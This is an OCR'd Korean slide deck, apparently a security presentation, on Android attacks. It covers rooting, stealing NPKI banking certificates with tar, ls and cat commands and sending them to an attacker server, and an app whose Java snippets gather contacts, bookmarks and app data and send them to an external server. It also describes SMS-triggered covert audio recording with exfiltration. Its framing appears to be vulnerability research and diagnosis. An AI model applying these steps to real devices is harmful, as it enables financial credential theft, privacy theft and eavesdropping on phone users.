
안드로이드 루팅 : WonBreak

WonBreak 내부 구성 및 작동방식




안드로이드 단말 취약성 공격

A. 단말내 인증서 유출 공격



A. 단말내 인증서 유출 공격

- 1단계:루팅(Rooting) 공격
  - 금융정보를 획득하기 위해서는 루팅 공격 후 가능
  - 루팅 공격 이유
    - 루팅 상태에서만 tar명령어를 사용하여 압축가능
    - NPKI 폴더내 한글명의 폴더가 존재(직접 접근 불가)
    - 인증서 유출 공격시 파일(signCert,signPri) 전송문제
  - 루팅 없이 인증서 유출 공격
    - sdcard 최상위에 위치한 NPKI 폴더를 압축하지 않고 명령어(ls, cat) 만으로 금융 정보를 획득할 경우 각각 다른 NPKI 폴더 구조에 대한 분석이 필요함




1단계: 해당 경로의 파일 폴더 (한글로 된 사용자 이름의 폴더) 정보를 가져옴 < ls명령어 >

2단계: 공인 인증서 파일 (signCert, signPri)을 금융 정보 공격 앱의 파일 폴더로 복사후 서버로 전송 < cat 명령어 >

A. 단말내 인증서 유출 공격

- 2단계:금융정보(인증서)압축/생성




1. sdcard 최상단에 위치한 NPKI폴더 압축(ex:finance.tar)


2. 압축된 파일은 금융정보 공격 앱 파일 폴더에 생성

A. 단말내 인증서 유출 공격

- 3단계:금융정보(인증서)전송/삭제
  - 압축된 파일을 공격자 서버로 전송
  - 금융정보 공격 앱 내부에 생성된 압축 파일 삭제




B. 개인정보 유출 공격


Step1
Step2
Step3
User
Application Execution
SMSAttackTest
NAME
Go
Click
Privacy Info. Collection
Contact Info.
BookMark Info.
App Info.
SQLite
Privacy Info. Send
Server
DataBase

B. 개인정보 유출 공격

- 개인정보유출





```
//------------------------------Contact Information------------------------------
Uri uri = Contacts.Phones.CONTENT_URI;
Cursor mCursor = managedQuery(uri, null, null, null, null);
InsertInfo(mCursor);

//------------------------------BookMarks Information------------------------------
Cursor cur = getContentResolver()
.query(Browser.BOOKMARKS_URI, new String[]{"date", "title"},"bookmark=0", null, null);
InsertInfo_Record(cur);

//------------------------------Application Information------------------------------
execProInfo();
```

```
//------------------------------Information Send------------------------------
Context localContext = MainActivity.this._this;
File localFile = localContext.getDatabasePath("phoneContactDB");
InformationSend tp = new InformationSend("phoneContactDB", localFile+"");
tp.run();
```

*개인정보유출
-SQLite에 저장된 정보를 특정 외부 서버로 전송
(예) 10.20.19.26:3458로 전송


C. SMS를 이용한 음성녹음 공격

- SMS 메시지를 통한 음성 녹음(도청) 공격



C. SMS를 이용한 음성녹음 공격

- 녹음된 음성 화일에 대해 외부로 전송



안드로이드 활성 앱 이벤트 취약성 진단 SW

SW 개발 도구 및 실험 환경

